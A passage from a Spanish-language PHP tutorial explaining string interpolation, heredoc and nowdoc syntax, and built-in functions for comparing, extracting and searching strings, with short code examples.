echo "El usuario $usuario->sonia tiene 2 $animales[1]s" . PHP_EOL;
```

Sintaxis compleja

La sintaxis compleja permite **expresiones complejas**. Cualquier **variable**, **array** o **propiedad de objeto** con una representación *string* se puede incluir con esta sintaxis. Se escribe de la misma forma que la anterior pero delimitándola con { y }. Los corchetes no pueden ser escapados, por lo que se reconoce sólo cuando le siga un símbolo del dólar $ (sin espacio de por medio). Para un {$ literal se utiliza {\$. Ejemplos:

- **Acceso a una simple variable**

```
$color = "verde";
echo "Ese color es { $color}" . PHP_EOL; // Muestra: { verde}
echo "Ese color es {$color}" . PHP_EOL; // Muestra: verde
echo "Ese color es ${color}" . PHP_EOL; // Muestra: verde
```

- **Acceso a propiedades de clases**

```
class Coche {
  public $color = "azul";
  public $tipo = array("Marca" => "SEAT", "Modelo" => "Toledo");
}
$miCoche = new Coche;
```

Para acceder a un valor de propiedad puede usarse sintaxis compleja o simple:

```
echo "Ese coche es {$miCoche->color}" . PHP_EOL;
echo "Ese coche es $miCoche->color" . PHP_EOL;
```

Si se trata de valores de array dentro de propiedades, necesitamos la compleja:

```
echo "Los coches {$miCoche->tipo['Marca']} son de buena calidad" . PHP_EOL;
```

Funciona sin comillas, pero genera un Notice:

```
echo "Marca de coche: {$miCoche->tipo[Marca]}" . PHP_EOL; // Notice "Undefined constant"
```

- **Acceso a array multidimensional**

```
$coche = array(
    "Marca" => array (
        0 => "Toyota",
        1 => "Mercedes"
    )
);
```

De nuevo accedemos con comillas si el array es asociativo:

```
echo "La marca de mi coche es: {$coche["Marca"][0]}" . PHP_EOL;
```

También es posible con arrays multidimensionales en propiedades:

```
echo "String a mostrar: {$objeto->variables[2]->nombre}" . PHP_EOL;
```

- **Variables variables**

```
$animal = "perro";
$perro ="Bobby";
echo "Nombre de mi perro: {${$animal}}" . PHP_EOL; // Devuelve: Nombre de mi perro: Bobb
y
```

Lo siguiente devuelve la variable con el nombre devuelto por *getName()*:

```
function getName(){
  return "getFullName";
}
$getFullName = "Bobby McAllister";
echo "Nombre completo de mi perro: {${getName()}}" . PHP_EOL;
```

Ocurriría lo mismo con un método:

```
echo "Nombre completo de mi perro: {${$objeto->getName()}}";
```

Con una propiedad de clase:

```
class Clase {
  public $var = 'Soy una variable';
}
$clase = new Clase();
$miVariable = 'var';
echo "{$clase->$miVariable}\n"; // Devuelve: "Soy una variable"
$miArray = array('var', 'novar');
echo "{$clase->$miArray[0]}\n"; // Devuelve: "Soy una variable"
```

Con la **sintaxis compleja {$}** el valor se interpreta como el nombre de la variable en el ámbito en el que está definido el string. Esto significa que no se puede acceder a valores devueltos por funciones o métodos. Tampoco a constantes o variables estáticas dentro de clases:

```
class SEAT {
    const modelo = "toledo";
    public static $color = "tono";
}

$toledo = "Hybrid";
$tono = "Oscuro";

echo "La versión del SEAT Toledo es {${SEAT::modelo}}" . PHP_EOL; // Devuelve: La versió
n del SEAT Toledo es Hybrid
echo "El color del SEAT Toledo {${SEAT::modelo}} es {${SEAT::$color}}"; // Devuelve: El
color del SEAT Toledo Hybrid es Oscuro
```

Lo que se devuelve en el ejemplo anterior es un **nombre de variable**, el cual buscará en el entorno en el que se encuentre la llamada.

2. Heredoc & Nowdoc

Heredoc se comporta de la misma forma que las **comillas dobles** pero tiene una sintaxis diferente, y Nowdoc se comporta de la misma forma que las **comillas simples** pero con otra sintaxis.

Heredoc

La **sintaxis Heredoc** es la siguiente:

```
<?php
$hola = <<<EOD
HOLA HOLA
HOLA
EOD;

echo $hola;
```

Para delimitar un *string*, se inicia el operador **<<<**, se proporciona un **identificador** y después una nueva línea (en el ejemplo anterior el identificador es EOD). El identificador debe seguir las mismas normas que las **etiquetas en PHP**: sólo puede contener caracteres alfanuméricos y guiones bajos, empezando por un carácter alfabético o un guión bajo.

Seguidamente se escribe el *string* que queremos mostrar.

Para cerrar el *string*, se debe colocar el **identificador** de nuevo seguido de un **punto y coma**, en una nueva línea y sin ningún espacio, tabulación o carácter a su izquierda o derecha. El primer carácter antes del identificador de cierre debe ser un salto de línea definido por el sistema operativo local, y también ha de seguirle un salto de línea después (el punto y coma puede ir pegado o en la siguiente línea).

El **texto heredoc se comporta como un string entre comillas dobles**. No es necesario escapar las comillas en un **heredoc**, pero se pueden seguir empleando los códigos de la tabla de sentencias de escape para caracteres especiales.

```
<?php
class Clase {
    public $var;
    public $miArray;

    function miFuncion()
    {
        $this->var = 'Programación en PHP';
        $this->miArray = array('Perro', 'Gato', 'Liebre');
    }
}

$miClase = new Clase;
$miClase->miFuncion();
$nombre = "Diego";

echo <<<EOT
Mi nombre es $nombre. Esto es un artículo de $miClase->var.
Tengo un {$miClase->miArray[0]} y un {$miClase->miArray[1]}.
Lo siguiente es una D mayúscula: \x44
EOT;
```

Es posible pasar datos como **argumentos** de una función:

```
<?php
// Ejemplo en argumento
var_dump(array(<<<BLA
Este es un string
BLA
));
// Otro ejemplo
function saludar($frase){
    echo "Este es el saludo: " . $frase;
}
$saludo = <<<BLA
Hola que tal, ¿Cómo estás?
BLA;

saludar($saludo);
```

Se pueden iniciar **variables estáticas** y **propiedades/constantes** de clase mediante la sintaxis **Heredoc**:

```php
// Variables estáticas
function miFuncion()
{
    static $var = <<<EOT
Esto es un string
EOT;
     return $var;
}

// Constante y propiedad de clase
class miClase {
    const Constante = <<<EOD
Esto sería una constante
EOD;
    public $variable = <<<BLA
Esto sería una propiedad
BLA;
}
```

Por último, también es posible **entrecomillar el identificador de apertura en Heredoc**:

```php
<?php
echo <<<"BLA"
Esto es un string
BLA;
// Importante ver que son DOBLES comillas, si son SIMPLES es un nowdoc
```

Nowdoc

Un **Nowdoc** se especifica de la misma forma que un **Heredoc**, pero no se realiza ningún tipo de **análisis dentro del nowdoc**. Nowdoc es a los strings con comillas simples lo mismo que Heredoc es a las comillas dobles.

Se utiliza para embeber código PHP y textos grandes sin necesidad de escaparlos.

Al igual que con **heredoc**, iniciamos el **nowdoc** con <<<, pero el identificador que le sigue está delimitado por **comillas simples**. Las reglas aplicables a los identificadores de heredoc también se aplican a las de nowdoc, como las del identificador de cierre.

```
$string = <<<'HEY'
Esto es un texto
en nowdoc
que es como si fuera con
comillas simples ''
HEY;
// Como con las comillas simples, no interpreta variables ni clases

class Comunicacion{
    public $saludo = "hola";
}
$comunicacion = new Comunicacion();
$saludo = "buen día";

echo <<<'HEY'
Cuando saludo digo $saludo,
o a veces también $comunicacion->saludo
HEY;
// Devuelve el texto literalmente sin interpretar las variables
// Si se quiere que las interprete, se usa heredoc
```

3. Comparación de strings

Indice de contenido

1. Comparación de strings con operadores

2. strcmp	8. substr_compare
3. strcasecmp	9. similar_text
4. strncmp	10. levenshtein
5. strncasecmp	11. soundex
6. strnatcmp	12. metaphone
7. strnatcasecmp	

1. Comparación de strings con operadores

A la hora de **comparar variables**, resulta sencillo cuando se trata de ***booleanos*** o de ***integers***, pero cuando se trata de ***strings*** o partes de *strings* se puede complicar un poco.

La forma más común de comparar dos strings es con el **operador ==**. Si los dos strings son iguales, el condicional devuelve true:

```
if('hola' == 'hola'){
    echo "El string coincide";
} else {
    echo "El string no coincide";
}
```

Este tipo de comparación es sensible a mayúsculas y minúsculas, por lo que *'hola' == 'Hola'* devolvería **false**.

Si todavía se quiere ser más estricto, se pueden emplear tres signos de igual, **===**. De esta forma el tipo de **valor** del que se trata tiene que ser igual:

```
if( 4 === '4'){
    echo "El string coincide";
} else {
    echo "El string no coincide";
}
```

En este caso la condición resulta **false**, ya que son dos tipos distintos, un *integer* y un *string*. Deberían ser '4' === '4' o 4 === 4.

2. strcmp

```
int strcmp (string $str1, string $str2)
```

Es la función más básica para comparar dos strings a nivel binario. Tiene en cuenta mayúsculas y minúsculas. Devuelve < 0 si el primer valor dado es menor que el segundo, > 0 si es al revés, y 0 si son iguales:

```
$var1 = "hola";
$var2 = "hola";
if (strcmp($var1, $var2) === 0){
    echo "Los strings coinciden";
}
```

Una cadena es mayor que otra en función de los códigos numéricos equivalentes de cada carácter, por ejemplo la letra D tiene el código 68 y d el código 100. En la práctica sólo se suelen utilizar estas funciones utilizando estructuras de control condicionales respecto al valor 0, como en el ejemplo anterior y en los siguientes.

3. strcasecmp

```
int strcasecmp (string $str1, string str2)
```

Idéntica a la anterior pero esta vez insensible a mayúsculas y minúsculas. Devuelve los mismos resultados:

```
$var1 = "Hola";
$var2 = "hola";
if (strcmp($var1, $var2) === 0){
    echo "Los strings coinciden";
}
```

4. strncmp

```
int strncmp (string $str1, string $str2, int $length)
```

Comparación a nivel binario de los primeros **n** caracteres entre strings. Es igual que *strcmp()*, solo que se puede especificar un **límite de caracteres** de cada string a comparar. Es sensible a mayúsculas y minúsculas, y devuelve el mismo tipo de resultado:

```
$var1 = "holG34d";
$var2 = "holaquetal";
if (strncmp($var1, $var2, 3) === 0){
    echo "Los strings coinciden";
} // Coinciden, ya que hol === hol
```

5. strncasecmp

```
int strncasecmp (string $str1, string $str2, int $length)
```

Idéntico a *strncmp()* pero insensible a mayúsculas y minúsculas. Devuelve lo mismo que las anteriores:

```
$var1 = "hoLAQG34d";
$var2 = "holaQuetal";
if (strncasecmp($var1, $var2, 5) === 0){
    echo "Los strings coinciden";
} // Los strings también coinciden
```

6. strnatcmp

```
int strnatcmp (string $str1,string $str2)
```

Compara dos strings utilizando un algoritmo de orden natural, de la forma en que un ser humano lo haría. Por ejemplo, de forma computerizada 10 va antes que 2, 22 va antes que 4... Es sensible a mayúsculas y minúsculas:

```
$arr1 = $arr2 = array("img12.png", "img10.png", "img2.png", "img1.png");
echo "Comparación estándar normal\n";
usort($arr1, "strcmp");
print_r($arr1);
/*
 * Devuelve:
 Array
(
    [0] => img1.png
    [1] => img10.png
    [2] => img12.png
    [3] => img2.png
)
 */
echo "\nComparación con orden natural\n";
usort($arr2, "strnatcmp");
print_r($arr2);
/*
 Devuelve:
Array
(
    [0] => img1.png
    [1] => img2.png
    [2] => img10.png
    [3] => img12.png
)
 */
```

7. strnatcasecmp

```
int strnatcasecmp (string $str1, string $str2)
```

Versión igual a la anterior solo que ésta es insensible a mayúsculas y minúsculas.

8. substr_compare

```
int substr_compare (string $main_str, string $str, int $offset [, int $length [, bool $case_insensitivity = false]])
```

Esta función compara el string *$main_str* con *$str* desde la **posición** *$offset*. Se puede especificar la **cantidad de caracteres** con *$length*.

$offset marca el inicio para la comparación. Si es **negativo**, se comienza a contar desde el final del *string*.

Si ***case_insensitivity*** es true, la comparación no tiene en cuenta mayúsculas y minúsculas.

Si *$main_str* (desde *$offset*) es menor que **str** devuelve **< 0**, si es mayor **> 0**, y si son iguales devuelve 0.

```
echo substr_compare("calabaza", "baza", 4, 4); // Devuelve 0 (iguales)
echo substr_compare("calabaza", "baza", 5, 4); // Devuelve -1
echo substr_compare("calabaza", "baza", 7, 4); // Devuelve -1
echo substr_compare("calabaza", "baza", -4, 4); // Devuelve 0
echo substr_compare("calabaza", "baza", -6, 4); // Devuelve 10
```

9. similar_text

```
int similar_text (string $first, string $second [, float &$percent])
```

Calcula la similitud entre dos strings según el algoritmo **ISBN 0-131-00413-1**. Devuelve el número de caracteres que coinciden. Si se precisa un porcentaje se obtiene una medida de la similitud en %:

```
$var1 = 'Mi lista de la compra de ayer fue: alcachofas, calabacines y manzanas';
$var2 = 'Mi lista de la compra de hoy es: calabacines, pimientos y peras';
similar_text($var1, $var2, $porcentaje);

echo $porcentaje; // Devuelve 68.1818
```

Puede resultar útil a la hora de aceptar contenidos de usuario al poner un condicional con un porcentaje X para evitar **duplicación de contenido**, por ejemplo, ponerlo en revisión o rechazarlo si supera el 90% de similitud.

10. levenshtein

```
int levenshtein (string $str1, string $str2)
```

La **distancia Levenshtein** es el número mínimo de caracteres que se tienen que sustituir, insertar o borrar para transformar ***str1*** en ***str2***.

En la versión más sencilla de la función se obtienen los dos *strings* como parámetros y se calcula el número de operaciones de insertar, reemplazar y eliminar necesarias para transformar ***str1*** en ***str2***.

La versión más precisa toma tres parámetros adicionales que definen el costo de las operaciones de insertar, reemplazar y eliminar:

```
int levenshtein (string $str1, string $str2, int $cost_ins, int $cost_rep, int $cost_del])
```

La función devuelve la **distancia Levenshtein entre los dos *strings*** o -1 si uno de los strings es mayor que el límite de 255 caracteres. El siguiente es un ejemplo con la versión sencilla:

```php
// palabra de entrada mal escrita
$miAnimal = 'perrl';
// array de palabras a verificar
$animales  = array('perro', 'gato', 'oso', 'liebre', 'ardilla', 'vaca', 'cerdo');
// aún no se ha encontrado la distancia más corta
$shortest = -1;
// bucle a través de las palabras para encontrar la más cercana
foreach ($animales as $animal) {
    // calcula la distancia entre la palabra de entrada
    // y la palabra actual
    $lev = levenshtein($miAnimal, $animal);
    // verifica por una coincidencia exacta
    if ($lev == 0) {
        // la palabra más cercana es esta (coincidencia exacta)
        $closest = $animal;
        $shortest = 0;
        // salir del bucle ya que se ha encontrado una coincidencia exacta
        break;
    }
    // si esta distancia es menor que la siguiente distancia
    // más corta o si una siguiente palabra más corta aun no se ha encontrado
    if ($lev <= $shortest || $shortest < 0) {
        // establece la coincidencia más cercana y la distancia más corta
        $closest  = $animal;
        $shortest = $lev;
    }
}
echo "Palabra de entrada: $miAnimal\n";
if ($shortest == 0) {
    echo "Palabra exacta encontrada: $closest\n";
} else {
    echo "¿Quisiste decir: $closest?\n";
}
// Devuelve: Palabra de entrada: perrl ¿Quisiste decir: perro?
```

11. soundex

```php
string soundex (string $str)
```

Calcula la **clave soundex** de un *string*. Las palabras pronunciadas de forma similar producen la misma clave soundex, y se usan por ejemplo para **simplificar búsquedas en bases de datos** cuando se conoce la pronunciación pero no como se escribe, o si se ha escrito mal un valor, encontrar el correcto en la base de datos.

Devuelve un *string* de 1 letra seguida de 3 números. La letra es la misma con la que empieza la palabra:

```php
echo soundex("Mayones") . PHP_EOL;
echo soundex("Mayonaise") . PHP_EOL;
echo soundex("Maeiionis") . PHP_EOL;
echo soundex("Mayonis") . PHP_EOL;
echo soundex("Meyonis") . PHP_EOL;
echo soundex("Mayonaise") . PHP_EOL;
// Todos devuelven M520
```

12. metaphone

```
string metaphone (string $str [, int $phonemes = 0 ])
```

Calcula la **clave metaphone** de un *string*. De forma similar a *soundex()*, crea la misma clave para palabras que suenan parecido. Es más precisa que *soundex()* ya que conoce las **reglas básicas de la pronunciación del inglés**. Las claves generadas son de longitud variable.

El valor opcional de *$phonemes* restringe la clave devuelta por metaphone en caracteres de longitud. Por defecto es 0 (sin restricción).

```
var_dump(metaphone("analyzer")); // string 'ANLSR' (length=5)
var_dump(metaphone("analyzing")); // string 'ANLSNK' (length=6)

// Utilizando phonemes
var_dump(metaphone("analyzer", 4)); // string 'ANLS' (length=4)
var_dump(metaphone("analyzing", 4)); // string 'ANLS' (length=4)
```

4. Extracción de strings

Indice de contenido

1. Acceder y modificar strings por caracteres
2. Funciones incorporadas para la extracción de strings

Extracción parcial	Extracción con array	Extracción de elementos
3. substr	6. explode	11. trim
4. mb_substr	7. implode	12. ltrim
5. strtok	8. join	13. rtrim
	9. str_split	14. chop
	10. parse_str	

1. Acceder y modificar strings por caracteres

Se puede acceder y modificar los **caracteres de un string** especificando el índice de base cero del carácter deseado, como si fuera un *array*:

```
$cadena = "animal";
echo $cadena[1]; // Devuelve: n
// Pueden emplearse llaves también:
echo $cadena{3}; // Devuelve: m
```

Un string es como un array de caracteres. Internamente **los strings son arrays de bytes**, por lo que acceder o modificar un string mediante corchetes o llaves no es seguro con **caracteres multibyte**.

Si el **valor del índice** es negativo o mayor que el propio string, se emite un error E_NOTICE. Sólo se puede devolver el primer carácter señalado.

```
$cadena = "Blog sobre programación";

$quinto = $cadena[5]; // Devuelve: s
$cuarto = $cadena[4]; // Devuelve: espacio en blanco

$ultimo = $cadena[strlen($cadena)-1]; // Devuelve: n
// No utilizarlo con caracteres multibyte:
$penultimo = $cadena[strlen($cadena)-2]; // Devuelve: ◆

// Modificar el último carácter de un string
$cadena = "Feliz";
$cadena[strlen($cadena)-1] = "x";
echo $cadena; // Devuelve Felix
```

Los **índices de string** tienen que ser de tipo *integer* o integer en forma de *string*:

```
$cadena = "animal";

var_dump($cadena['1']); // Devuelve n
var_dump($cadena['1.0']); // Devuelve un Warning Illegal string offset
var_dump($cadena['x1']); // Devuelve un Warning Illegal string offset
var_dump($cadena['1x']); // Devuelve un Notice: a non well formed numeric value encounte
red
```

2. Funciones incorporadas para la extracción de strings

Existen diversas funciones incorporadas en **PHP** para extraer porciones de strings de otros strings, extraer strings de strings para formar arrays, extraer los espacios de un string, etc. Se dividen en tres secciones principales: extracción parcial de strings, extracciones relacionadas con arrays y extracciones de elementos.

Extracción parcial

Funciones que extraen partes de un string.

3. substr

```
string substr (string $str, int $start [, int $length])
```

Devuelve parte de un string definido por los parámetros *$start* y *$length*. El parámetro *$start* indica la posición del carácter desde la cual se comenzará la extracción, por ejemplo en 'perro', el carácter en 0 es p, en 1 es e, etc. Si *$start* es **negativo** se comienza desde el final del string.

Si la **longitud del string** es menor que *$start*, la función devuelve **false**.

```
$str = substr("perro", -1); // Devuelve o
$str = substr("perro", -4); // Devuelve erro
$str = substr("calabacín", 3, 2); // Devuelve ab
$str = substr("pupitre", -4, 3); // Devuelve itr
$str = substr("gato", 5, 2); // Devuelve false
```

Si se especifica *$length*, el string devuelto contendrá tantos caracteres como el número indicado.
Si *$length* es mayor que el numero de caracteres existente en el string desde donde extraer, se extraerá sólo el máximo existente.

Si *$length* es **negativo**, se omite ese mismo número de caracteres del final del string devuelto.

Si no se especifica *$length*, el string devuelto será desde *$start* hasta el final.

Otros ejemplos de uso:

```
$str = substr("diego", 0, -1); // Devuelve: dieg
$str = substr("cascada", 5, -2); // Devuelve: string vacío
$str = substr("cascada", 5, -3); // Devuelve false
// No acepta caracteres multibyte:
$str = substr("almacén", -2, 2); // Devuelve: ⍰n
```

Para que se pueda extraer un string con **caracteres multibyte** se puede usar la función *mb_substr()*.

4. mb_substr

```
string mb_substr (string $str, int $start [, int $length = NULL [, string $encoding = mb_internal_encoding() ]])
```

Obtiene parte de una cadena de caracteres. Es igual que *substr()* pero se puede especificar la **codificación de caracteres**. Si se omite, se usará el valor de la **codificación de caracteres interna**.

```
$frase = "Hay castañas y arañas en ese camión marrón";
$str = ucfirst(mb_substr($frase, 4, null, 'UTF-8'));
echo $str; // Devuelve: castañas y arañas en ese camión marrón
```

5. strtok

```
strtok strtok (string $str, string $token) y strtok (string $token)
```

Esta función divide un string *$str* en strings más pequeños, cada uno delimitado por cualquier carácter de token.

La primera llamada a *strtok()* utiliza el string entero y devuelve el primer token. Las llamadas subsecuentes sólo necesitan el token a utilizar, pues hace un seguimiento del string. Para volver a empezar se llama de nuevo a *strtok()* con el string inicial.

```
$cadena = "Esta cadena\nva a ser\tdividida en tokens";
// Se divide en espacios, tabulaciones y cambios de línea
$token = strtok($cadena, " \n\t"); // Primer token
echo "<br>";
while($token !== false) {
// En los tokens subsecuentes no se include el string $cadena
    echo "Palabra: " . $token . "<br>";
    $token = strtok(" \n\t");
}
// Devuelve:
/*
Palabra: Esta
Palabra: cadena
Palabra: va
Palabra: a
Palabra: ser
Palabra: dividida
Palabra: en
Palabra: tokens
*/
```

Extracción con array

Las siguientes funciones extraen strings de arrays, extraen arrays para ponerlos en un string, convierten strings en arrays, etc. En general son funciones que tienen algún tipo de transformación entre arrays y strings y viceversa.

6. explode

```
array explode (string $delimeter, string $string [, int $limit])
```

Divide un string *$string* y lo convierte en un array. Cada uno de los strings formados por la división *$delimeter* son elementos del array que se crea.

El límite *$limit* indica el número máximo de elementos que devolverá, y el último elemento contendrá el resto del string. Si limit es **negativo**, se devolverán todos los elementos a excepción de los -*$limit* últimos. Si *$limit* es 0 se tratará como 1.

Devuelve el *array* de *strings* creados por la división *$delimeter*. Si *$delimeter* está vacío, *explode()* devuelve **false**.

Si no se encuentra el delimitador en el string, se devuelte un array con un único elemento, el cual será el mismo string.

```php
$pastel = "trozo1, trozo2 con mermelada, trozo3 con naranja, trozo4";
$trozos = explode(", ", $pastel);
echo $trozos[1]; // Devuelve trozo2 con mermelada
```

Ejemplo con el parámetro *$limit*:

```php
$string = 'a, b, c, d, e, f, g';
$array = explode(", ", $string, 3);
// $array sólo estará compuesto de 3 elementos:
echo $array[0] . PHP_EOL; // Devuelve a
echo $array[1] . PHP_EOL; // Devuelve b
echo $array[2] . PHP_EOL; // Devuelve c, d, e, f, g
// El array estará compuesto de todos los elementos menos 3:
$array2 = explode(", ", $string, -3);
foreach ($array2 as $arr){
    echo $arr . "<br>";
}
```

7. implode

```
string implode (string $glue, array $pieces) y implode (array $pieces)
```

Une los elementos de un array *$pieces* en un string con el pegamento *$glue* que se indique.

Devuelve un string con todos los elementos del array en el mismo orden, separados por el pegamento.

Si se usa un **array vacío** devuelve un **string vacío**.

```php
$animales = array('perro', 'gato', 'cerdo', 'vaca', 'gallina', 'escorpión', 'mono');
echo $conjunto_animales = implode(", ", $animales);
// Devuelve: perro, gato, cerdo, vaca, gallina, escorpión, mono
```

8. join

```
join ()
```

Alias de ***implode()***.

9. str_split

```
array str_split (string $string [, int $split_length = 1])
```

Convierte un string *$string* en un array.

$split_length es opcional. Si se especifica, el *array* devuelto se separará en fragmentos que tendrán una longitud igual a su valor. Si no se especifica, el array será sólo de un elemento, cuyo valor será el de *$string*. Si es menor que uno, devolverá **false**.

Si trata con **strings con caracteres multibyte**, realizará la **división en bytes** en lugar de en caracteres, lo que suele dar errores:

```
$string = "Hola, ¿Cómo estás?";
$array = str_split($string, 3);
print_r($array);
/* Array (
[0] => Hol
[1] => a,
[2] => ¿C
[3] => óm
[4] => o e
[5] => st
[6] => s? ) */
```

Se puede emplear una función propia como la siguiente para **caracteres multibyte**:

```
function str_split_unicode($str, $l = 0) {
    if ($l > 0) {
        $ret = array();
        $len = mb_strlen($str, "UTF-8");
        for ($i = 0; $i < $len; $i += $l) {
            $ret[] = mb_substr($str, $i, $l, "UTF-8");
        }
        return $ret;
    }
    return preg_split("//u", $str, -1, PREG_SPLIT_NO_EMPTY);
}
// Esta vez el output de $array se mostrará como queremos:
$string = "Hola, ¿Cómo estás?";
$array = str_split_unicode($string, 3);
print_r($array);
```

10. parse_str

```
void parse_str (string $str [, array &$arr ])
```

Esta función convierte un string en variables o elementos de un array, partiendo del QUERY_STRING proporcionado, que puede obtenerse mediante el elemento **$_SERVER['QUERY_STRING']**.

Si se proporciona un array también (es opcional), todos los valores se pasarán como elementos de ese mismo array.

```
$str = "id=322&cesta[]=traje+corbata&cesta[]=zapatos";
parse_str($str);
echo $id . PHP_EOL;  // 322. ID de usuario
echo $cesta[0]. PHP_EOL; // Traje y corbata para la cesta
echo $cesta[1]. PHP_EOL; // Zapatos para la cesta

parse_str($str, $usuario);
echo $usuario['id']. PHP_EOL;  // value
echo $usuario['cesta'][0]. PHP_EOL; // Traje y corbata para la cesta
echo $usuario['cesta'][1]. PHP_EOL; // Zapatos para la cesta
```

Extracción de elementos

Las siguientes funciones eliminan partes concretas de un string.

11. trim

```
string trim (string $str [, string $character_mask = " \t\n\r\0\x0B" ])
```

Elimina espacios en blanco u otros caracteres **al principio y al final de la cadena**. Si no se especifica el segundo parámetro, se tienen en cuenta todos los siguientes: **\t\n\r\0\x0B** (espacio, tabulación, salto de línea, retorno de carro, el byte null y tabulación vertical). Si se especifica sólo se retirarán los indicados.

```
$cadena1 = "\tEste texto es de prueba\n";
$cadena2 = " Este también";

$trimmed1 = trim($cadena1);
$trimmed2 = trim($cadena2);

echo $trimmed1 . PHP_EOL;
echo $trimmed2;
```

12. ltrim

```
string ltrim (string $str [, string $character_mask])
```

Función igual que la anterior, pero sólo retira los espacios y otros caracteres del **principio del string**.

```
$cadena1 = "\tEste texto es de prueba\t";
$trimmed = ltrim($cadena1, "\t");
// En el resultado sólo se ha retirado \t del principio, no del final:
var_dump($trimmed);
```

13. rtrim

```
string rtrim (string $str [, string $character_mask ])
```

Función igual que trim, pero sólo retira los espacios y otros caracteres del **final del string**.

```
$cadena1 = "\tEste texto es de prueba\t";
$trimmed = rtrim($cadena1, "\t");
// En el resultado sólo se ha retirado \t del final, no del principio:
var_dump($trimmed);
```

14. chop

```
chop ()
```

Alias de *rtrim()*.

5. Examinación de strings

Indice de contenido

Contar strings	Buscar strings	Posición de strings
1. count_chars	5. strstr	9. strpos
2. str_word_count	6. stristr	10. stripos
3. strlen	7. strchr	11. strrpos
4. substr_count	8. strrchr	12. strripos

Contar strings

Funciones para obtener el número de caracteres o palabras dentro de un string.

1. count_chars

```
mixed count_chars (string $string [, int $mode = 0 ])
```

Devuelve información sobre los caracteres usados en un string *$string*. Cuenta el número de apariciones de cada byte-value (<255) en el *$string* y lo devuelve de diferentes formas dependiendo de *$mode*.

Mode	Devolución
0	Array con el byte-value como clave y la frecuencia de cada uno como valor
1	Como el anterior pero mostrando sólo los byte-values con frecuencia superior a cero
2	Como el 0, pero listando los byte-values con frecuencia igual a 0
3	Cadena con todos los caracteres únicos
4	Cadena con todos los caracteres no utilizados

Ejemplo:

```
$cadena = "Hola";
$datos = count_chars($cadena, 1);
foreach ($datos as $key => $value)
{
    $key = chr($key);
    echo "De este carácter: $key, hay este número: " . $value . "<br>";
}
/*
* Devuelve
De este carácter: H, hay este número: 1
De este carácter: a, hay este número: 1
De este carácter: l, hay este número: 1
De este carácter: o, hay este número: 1
*/
```

2. str_word_count

```
mixed str_word_count (string $string [, int $format = 0 [, string $charlist ]] )
```

Cuenta el número de palabras de un string *$string*. El formato *$format* es opcional:

Formato	Devuelve
0	Número de palabras encontradas
1	Array con las palabras encontradas
2	Array asociativo, donde la clave es la **posición numérica** (en caracteres) de la palabra dentro del *string* y el valor es la palabra en cuestión

El *$charlist* es una lista de caracteres adicionales que se quiere que se consideren como palabra:

```
$str = "La semana esta dividida en 7 dias de 24 horas";

print_r(str_word_count($str, 0, "724")); // Devuelve: 10
print_r(str_word_count($str, 1, "724")); // Devuelve un array numérico
print_r(str_word_count($str, 2, "724")); // Devuelve un array cuyas keys son el nº de ca
rácter
```

3. strlen

```
int strlen (string $string)
```

Devuelve la **longitud de un string** *$string* (en número de bytes). Si está vacío devuelve 0.

Si se ejecuta sobre arrays devuelve **null** y emite un **E_WARNING**.

```
$string = "Tomas";
echo strlen($string) . "<br>"; // Devuelve: 5
// Para caracteres multibyte: mb_strlen
$string = "Tomás";
echo mb_strlen($string) . "<br>"; // Devuelve: 5
```

4. substr_count

```
int substr_count (string $haystack, string $needle [, int $offset = 0 [, int $length ]] )
```

Cuenta el número de apariciones de un substring, el número de veces que *$needle* aparece en el *$haystack*. El needle es sensible a mayúsculas y minúsculas. No cuenta cadenas que se traslapan:

```
$texto = 'Esto es un texto';
echo strlen($texto); // 16

echo substr_count($texto, 'to'); // 2

// el string es reducido a 'es un texto', así que muestra 1:
echo substr_count($texto, 'to', 5);

// el texto es reducido a 'es un', así que muestra 0:
echo substr_count($texto, 'to', 5, 4);

// genera una advertencia porque 8+10 > 16:
echo substr_count($text, 'is', 8, 10);

// muestra sólo 1, no cuenta subcadenas traslapadas:
$texto2 = 'holaholahola';
echo substr_count($texto2, 'holahola');
```

Buscar strings

Las siguientes funciones buscan elementos dentro de strings.

5. strstr

```
string strstr ( string $haystack, mixed $needle [, bool $before_needle = false ])
```

Devuelve la parte del string de *$haystack* desde la primera aparición de *$needle* (incluyéndolo) hasta el final. **Sensible a mayúsculas y minúsculas**.

Si sólo se quiere saber si el *$needle* existe en el *$haystack*, es mejor utilizar *strpos()*, que es más rápida y requiere menos memoria.

Si el *$needle* no es un string se convierte como número entero y se aplica el valor ordinal del carácter.

Si se define *$before_needle*, lo que devuelve es lo contrario, es decir, la parte del haystack antes de needle, sin incluir el needle.

Si no encuentra el *$needle* devuelve **false**.

```
$email = "minombre@ejemplo.com";
$dominio = strstr($email, "@");
echo $dominio; // Muestra: @ejemplo.com

$usuario = strstr($email, "@", true);
echo $usuario; // Muestra: minombre
```

6. stristr

```
string stristr (string $haystack, mixed $needle [, bool $before_needle = false])
```

Es igual que la anterior, pero **no** es sensible a mayúsculas y minúsculas:

```
$email = "MINOMBRE@GMAIL.COM";
if(stristr($email, '@gmail.com')) {
    echo "Tu email es de google";
}
```

7. strchr

```
strchr ()
```

Alias de *strstr()*.

8. strrchr

```
string strrchr (string $haystack, mixed $needle)
```

Encuentra la última aparición de un carácter *$needle* en un string *$haystack*. Devuelve la parte del *$haystack* que comienza en la última aparición de *$needle* y acaba hasta el final de *$haystack*.

Si *$needle* contiene más de un carácter, sólo se utiliza el primero. Si no es un *string*, se convierte en un entero y se aplica como valor ordinal de un carácter.

```
$directorio = "User/usuario/sitios/miweb";
$carpeta_web = strrchr($directorio, "/");
echo $carpeta_web; // Devuelve: /miweb
```

Posición de strings

Funciones que examinan la posición de ciertos caracteres o strings dentro de otros.

9. strpos

```
mixed strpos (string $haystack, mixed $needle [, int $offset = 0])
```

Encuentra la posición numérica de la **primera ocurrencia** del *$needle* en el string *$haystack*.

Si el *$needle* no es un string, se convierte en integer y se interpreta como valor ordinal de un carácter.

Si se proporciona un *$offset*, la búsqueda comenzará desde este número de caracteres contados desde el principio del string. No puede ser negativo.

Devuelve la posición donde se encuentra el needle (sin contar el *$offset*). Si no se encuentra, devuelve **false**.

```
$haystack = "emailusuario@ejemplo.com";
$needle = "@";
$position = strpos($haystack, $needle);

if ($position !== false){
    echo "El nombre del email de usuario es: " . substr($haystack, 0, $position) . "<br>
";
    echo "El nombre de dominio del email es: " . substr($haystack, $position + 1);
} else {
    echo "No se ha encontrado el email";
}
```

En el ejemplo anterior se utiliza !==, no !=, ya que las posiciones empiezan en 0 y puede dar problemas, ya que (0 != false) genera false.

Ejemplo con *$offset*:

```
$frase = "estaremos hasta esta tarde";
$buscar = "es";
$position = strpos($frase, $buscar, 1);
